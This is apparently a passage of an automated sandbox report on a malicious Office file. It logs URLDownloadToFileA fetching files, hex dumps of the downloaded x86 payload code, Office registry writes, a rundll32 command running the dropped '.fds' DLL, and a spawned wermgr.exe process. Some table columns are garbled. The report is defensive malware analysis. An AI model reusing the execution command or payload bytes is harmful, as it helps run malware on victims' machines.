| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90\k9G1a[1].fbx | unknown | 6950   | 56 e8 90 e3 ff ff 8d<br>44 24 30 83 c4 14<br>6a ff 6a ff 50 ff 15<br>d4 0d 06 10 68 21<br>00 f0 00 8b 47 04<br>6a 01 8b 0f 6a 01<br>50 51 56 ff 15 54<br>0a 06 10 68 21 00<br>f0 00 8b 0f 04 6a<br>01 8b 47 08 6a 01<br>48 51 50 56 ff 15<br>54 0a 06 10 68 21<br>00 f0 00 8b 47 0c<br>6a 01 48 6a 01 8b<br>0f 50 51 56 ff 15 54<br>0a 06 10 68 21 00<br>f0 00 8b 47 0c 6a<br>01 48 6a 01 50 8b<br>47 08 48 50 56 ff<br>15 54 0a 06 10 83<br>7c 24 48 01 1b db<br>f7 db 43 83 7c 24<br>48 00 74 07 a1 ec<br>e9 05 10 eb 05 a1<br>e4 e9 05 10 50 56<br>ff 15 90 0a 06 10<br>8b 4c 24 20 68 21<br>00 f0 00 8b 54 24<br>20 89 44 24 14 8b<br>44 24 2c 2b 44 24<br>24 50 53 51 52 56<br>ff 15 54 0a 06 10<br>8b 44 24 24 68 21<br>00 f0 00 2b 44 24<br>20 53 8b 4c 24 28<br>50 8b 54 24 28 51<br>52 56 ff 15 54 0a<br>06 10 83 7c 24 48<br>00 75 79 a1 ec e9<br>05 10 33 ed 50 56<br>ff 15 90 0a 06 10 ff<br>4c 24 28 ff 4c | V.....D\$0..jj.P.....h!...<br>G.j..j.PQV..T...h!....O.j..G.<br>j.HQPV..T...h!....G.j.Hj..P<br>QV<br>..T...h!....G.j.Hj.P.G.HPV..T<br>... \$H....C. \$H.t.....<br>.PV.....L\$ h!....T\$<br>.D\$..D\$,<br>+D\$\$PSQRV..T....D\$\$h!<br>+D\$ S.<br>L\$(P.T\$(QRV..T.... \$H.u.y..<br>...3.PV.....L\$(.L                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | success or wait | 106   | 169F643        | URLDownloadToFileA |
| C:\Users\user\ssdbybsd.fds                                                      | unknown | 208717 | 33 c0 66 a1 ae e9<br>05 10 50 56 fd 3<br>33 c0 66 a1 b4 e9<br>05 10 50 56 fd 3<br>8b c7 5f 5e 5b c3<br>cc cc cc cc cc cc<br>cc cc cc cc cc cc<br>cc cc 56 8b 74 24<br>08 8b 06 85 c0 74<br>0d 50 ff 15 dc 09 06<br>10 c7 06 00 00 00<br>00 5e c3 cc cc cc<br>cc cc cc 56 be e4<br>e9 05 10 56 e8 d4<br>ff ff 83 c4 04 83<br>c6 04 81 fe f0 e9 05<br>10 72 ec 68 f0 e9<br>05 10 e8 bc ff ff<br>83 c4 04 5e c3 cc<br>cc cc cc cc cc cc<br>8b 44 24 08 56 68<br>21 00 f0 00 8b 70<br>04 8b 10 8b 48 0c<br>2b ce 8b 40 08 51<br>2b c2 8b 4c 24 10<br>50 56 52 51 ff 15<br>54 0a 06 10 5e c3<br>cc cc cc cc cc cc<br>8b 44 24 0c 83 ec<br>10 25 ff ff 00 00 53<br>56 57 55 8b 0c 85<br>c4 e9 05 10 8b 7c<br>24 24 51 57 ff 15<br>74 0a 06 10 8b f0<br>8b 5c 24 28 8d 4c<br>24 10 8b 03 8b 53<br>04 8b 6b 08 89 01<br>8b 43 0c 89 51 04<br>89 69 08 66 8b 6c<br>24 34 89 41 0c 8b<br>44 24 14 40 66 f7<br>c5 02 00 89         | 3.f.....PV..3.f.....PV.....^[_.<br>.....V.\$.....t.P....<br>.....^.....V.....<br>.....r.h.....^....<br>....D\$.Vh!....p....H.+..@.Q<br>+.<br>.L\$.PVRQ..T...^.....D\$....<br>%<br>....SVWU..... \$\$QW..t.....<br>\$(\$L\$...S..k....C..Q..i.f.I\$<br>10 c7 06 00 00 00<br>4.A..D\$.@f.....<br>00 5e c3 cc cc cc<br>cc cc cc 56 be e4<br>e9 05 10 56 e8 d4<br>ff ff 83 c4 04 83<br>c6 04 81 fe f0 e9 05<br>10 72 ec 68 f0 e9<br>05 10 e8 bc ff ff<br>83 c4 04 5e c3 cc<br>cc cc cc cc cc cc<br>8b 44 24 08 56 68<br>21 00 f0 00 8b 70<br>04 8b 10 8b 48 0c<br>2b ce 8b 40 08 51<br>2b c2 8b 4c 24 10<br>50 56 52 51 ff 15<br>54 0a 06 10 5e c3<br>cc cc cc cc cc cc<br>8b 44 24 0c 83 ec<br>10 25 ff ff 00 00 53<br>56 57 55 8b 0c 85<br>c4 e9 05 10 8b 7c<br>24 24 51 57 ff 15<br>74 0a 06 10 8b f0<br>8b 5c 24 28 8d 4c<br>24 10 8b 03 8b 53<br>04 8b 6b 08 89 01<br>8b 43 0c 89 51 04<br>89 69 08 66 8b 6c<br>24 34 89 41 0c 8b<br>44 24 14 40 66 f7<br>c5 02 00 89 | success or wait | 2     | 169F643        | URLDownloadToFileA |

| File Path                 | Offset  | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Ascii                                                                                                                                                                                                                                                                             | Completion      | Count | Source Address | Symbol             |
|---------------------------|---------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|--------------------|
| C:\Users\user\sdbybsd.fds | unknown | 85753  | 04 bc 1f 0b af 0f f3<br>38 61 93 2f e3 ac<br>6e 20 03 36 60 57<br>52 b3 ed 90 32 d9<br>24 76 76 f7 f4 57 1b<br>aa f6 e1 76 e5 57 ef<br>1b 53 a4 00 66 2c<br>3d 07 83 61 9b 1c<br>fa 52 11 3a e4 18<br>4f e0 8b 4b 01 3e<br>cc a8 85 0e 75 f7<br>93 1d 69 11 ed 02<br>f9 1a fe 6e 90 37 c8<br>85 16 97 e0 be 1d<br>43 18 ef 9f 79 fe 27<br>9d 99 36 ad 67 01<br>db aa 10 0f 29 a9 f3<br>82 5c 1a 53 9a 89<br>40 d8 bd 08 38 1c<br>5a a1 c8 ea 91 3a<br>bd 8d a0 3f 64 9b<br>da 19 57 fc 42 8e<br>3d 9e bc 66 2a f7<br>3b 7a c1 e1 2e fa<br>51 1d dd a4 d5 c1<br>28 07 ac fc 05 07<br>60 05 ae 39 8d 9f<br>2e 9c 6d 4a 56 cf<br>b0 a9 ed e9 95 96<br>b1 4c 5a 1b 70 98<br>49 ef 39 fb 09 33 d1<br>47 71 bf 0d b6 dd<br>4a 47 98 c6 75 72<br>1a c3 74 7a a6 06<br>20 4d 3e 2f 21 44<br>80 23 2a 7c 69 2d<br>4a 33 5c 4f 35 d4<br>d1 bc 77 1f ab f0 a4<br>ed df 65 ea 21 90 fe<br>b4 c1 c7 4b 5b 5a<br>88 b9 71 84 ed bc | .....8a./..n .6`WR...2.\$vv..<br>W....v.W.S..f=..a...R...O..<br>K.>....u..i.....n.7.....C.<br>.y'..6.g.....)\.S..@..8.<br>Z.....?d..W.B.=..*.;z....<br>aa.....(.....9....mJV.....<br>.LZ.p.l.9..3.Gq....JG..ur..tz.<br>.M>/!D.#* j-<br>J3^O5..w.....e.<br>!....K[Z..q...<br>..... | success or wait | 1     | 169F643        | URLDownloadToFileA |

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

## Registry Activities

### Key Created

| Key Path                                                             | Completion      | Count | Source Address | Symbol          |
|----------------------------------------------------------------------|-----------------|-------|----------------|-----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache          | success or wait | 1     | 11820F4        | RegCreateKeyExW |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0 | success or wait | 1     | 118211C        | RegCreateKeyExW |

### Key Value Created

| Key Path                                                             | Name       | Type  | Data | Completion      | Count | Source Address | Symbol         |
|----------------------------------------------------------------------|------------|-------|------|-----------------|-------|----------------|----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0 | MSForms    | dword | 1    | success or wait | 1     | 118213B        | RegSetValueExW |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0 | MSComctLib | dword | 1    | success or wait | 1     | 118213B        | RegSetValueExW |

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|----------|------|------|----------|----------|------------|-------|----------------|--------|
|----------|------|------|----------|----------|------------|-------|----------------|--------|

## Analysis Process: rundll32.exe PID: 4264 Parent PID: 1908

### General

|                        |                                  |
|------------------------|----------------------------------|
| Start time:            | 07:16:29                         |
| Start date:            | 07/04/2021                       |
| Path:                  | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true                             |

|                               |                                  |
|-------------------------------|----------------------------------|
| Commandline:                  | rundll32 ..\sdbbybsd.fds,StartW  |
| Imagebase:                    | 0x1060000                        |
| File size:                    | 61952 bytes                      |
| MD5 hash:                     | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | high                             |

### File Activities

| File Path | Access | Attributes | Options    | Completion | Count      | Source Address | Symbol         |        |
|-----------|--------|------------|------------|------------|------------|----------------|----------------|--------|
| File Path | Offset | Length     | Value      | Ascii      | Completion | Count          | Source Address | Symbol |
| File Path | Offset | Length     | Completion |            | Count      | Source Address | Symbol         |        |

### Analysis Process: wermgr.exe PID: 5620 Parent PID: 4264

#### General

|                               |                                  |
|-------------------------------|----------------------------------|
| Start time:                   | 07:16:31                         |
| Start date:                   | 07/04/2021                       |
| Path:                         | C:\Windows\System32\wermgr.exe   |
| Wow64 process (32bit):        |                                  |
| Commandline:                  | C:\Windows\system32\wermgr.exe   |
| Imagebase:                    |                                  |
| File size:                    | 209312 bytes                     |
| MD5 hash:                     | FF214585BF10206E21EA8EBA202FACFD |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | high                             |

### Disassembly

#### Code Analysis